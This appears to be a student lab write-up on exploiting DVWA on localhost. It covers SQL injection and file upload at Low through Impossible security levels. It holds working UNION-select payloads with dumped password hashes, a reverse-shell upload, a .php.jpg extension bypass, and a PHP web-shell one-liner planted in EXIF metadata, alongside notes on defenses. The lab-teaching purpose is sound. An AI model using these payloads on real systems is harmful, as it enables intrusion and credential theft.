
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Successful UNION SELECT test at Medium security

id=0 union select user,password from dvwa.users #



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 66
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
Connection: keep-alive

id=0 union select user,password from dvwa.users #  #&Submit=Submit
```



```
ID: 0 union select user,password from dvwa.users #  #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0 union select user,password from dvwa.users #  #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0 union select user,password from dvwa.users #  #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0 union select user,password from dvwa.users #  #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0 union select user,password from dvwa.users #  #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection credential extraction at Medium security


Observation

Basic payloads like ' OR '1'='1 no longer work. However, **UNION-based SQL Injection** is still possible by carefully crafting parameters.

Defense Mechanism Added

- Blacklist-based input filtering
- Dynamic SQL queries still used

1.3:High Security Level



Vulnerability: SQL Injection

Click here to change your ID.


```
ID: 1
First name: admin
Surname: admin
```

More Information

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

http://127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#

Session ID: 1



Vulnerability: SQL Injection

Click here to change your ID.


More Information

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

http://127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php

Payload That Worked

1' UNION select user,password from users #



Click here to change your ID.

```
ID: 1'Union select user,password from users #
First name: admin
Surname: admin

ID: 1'Union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'Union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'Union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'Union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'Union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Session ID: 1'Union select user,password from users #

SQL Injection bypass at High security level

Observation

Although stricter filtering is applied, SQL Injection remains possible due to improper query handling.

Defense Mechanism Added

- Stronger input validation
- No parameterized queries

1.4:Impossible Security Level

Observation

SQL Injection is not possible.

Defense Mechanism Added

- Prepared statements
- Parameterized queries

SQL Injection Comparison Summary


Security Level	Exploitable	Defense Mechanism
Low	Yes	None
Medium	Yes	Blacklist filtering
High	Yes	Stronger validation
Impossible	No	Parameterized queries

Vulnerability 2: File Upload

2.1:Low Security Level

Observed Output

../../hackable/uploads/revshell.php successfully uploaded!



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/revshell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

reverseshell.php uploaded at Low security

Observation

DVWA does not validate file extension, MIME type, or content. A PHP reverse shell is uploaded and stored in a web-accessible directory.

Defense Mechanism

- None implemented


2.2:Medium Security Level

Blocked Attempt


Your image was not uploaded. We can only accept JPEG or PNG images.

Bypass Output

../../hackable/uploads/rshell.php.jpg successfully uploaded!



```
┌──(kali㉿kali)-[~/Downloads]
└─$ mv reverseshell.php rshell.php.jpg
```



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/rshell.php.jpg succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

File extension bypass using .php.jpg

Observation

DVWA only checks the file extension. Renaming the malicious file bypasses the restriction.

Defense Mechanism Added

- Extension-based filtering


2.3:High Security Level

Observed Output

../../hackable/uploads/galaxy.jpeg successfully uploaded!


Payload Used

```
exiftool -Comment="<?php echo system($_GET['cmd']);?>" galaxy.jpeg
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool -Comment="<?php echo system(\$_GET["cmd"]);?>" galaxy.jpeg
    1 image files updated

┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool galaxy.jpeg
ExifTool Version Number         : 13.25
File Name                       : galaxy.jpeg
Directory                       : .
File Size                       : 6.8 kB
File Modification Date/Time     : 2025:12:13 05:17:02-05:00
File Access Date/Time           : 2025:12:13 05:17:02-05:00
File Inode Change Date/Time     : 2025:12:13 05:17:02-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo system($_GET[cmd]);?>
Image Width                     : 263
Image Height                    : 192
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 263x192
Megapixels                      : 0.050
```

PHP payload injected into image EXIF metadata



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/galaxy.jpeg successfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

File upload bypassing using galaxy.jpeg file

Observation

DVWA verifies that the file is a valid image but does not sanitize metadata. PHP code can be hidden in EXIF data.


Defense Mechanism Added

- MIME type validation
- No metadata sanitization

2.4:Impossible Security Level

Observed Output

7dd422a69044fdf24f4ec1e9ce95de6c.jpeg successfully uploaded!



Vulnerability: File Upload

Choose an image to upload:

galaxy.jpeg

```
7dd422a69044fdf24f4ec1e9ce95de6c.jpeg succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Randomized filename at Impossible security

Observation

Although upload is allowed, exploitation is prevented due to strict validation and secure file handling.

Defense Mechanism Added

- Randomized filenames
- Strict MIME & content validation

- Non-executable upload directory

File Upload Comparison Summary

Security Level	Exploitable	Defense Mechanism
Low	Yes	None
Medium	Yes	Extension check
High	Partial	MIME validation
Impossible	No	Full validation & secure storage

Conclusion:

This project demonstrates that DVWA gradually improves security by:

- Adding input filtering
- Strengthening validation logic
- Finally implementing secure coding practices at Impossible level

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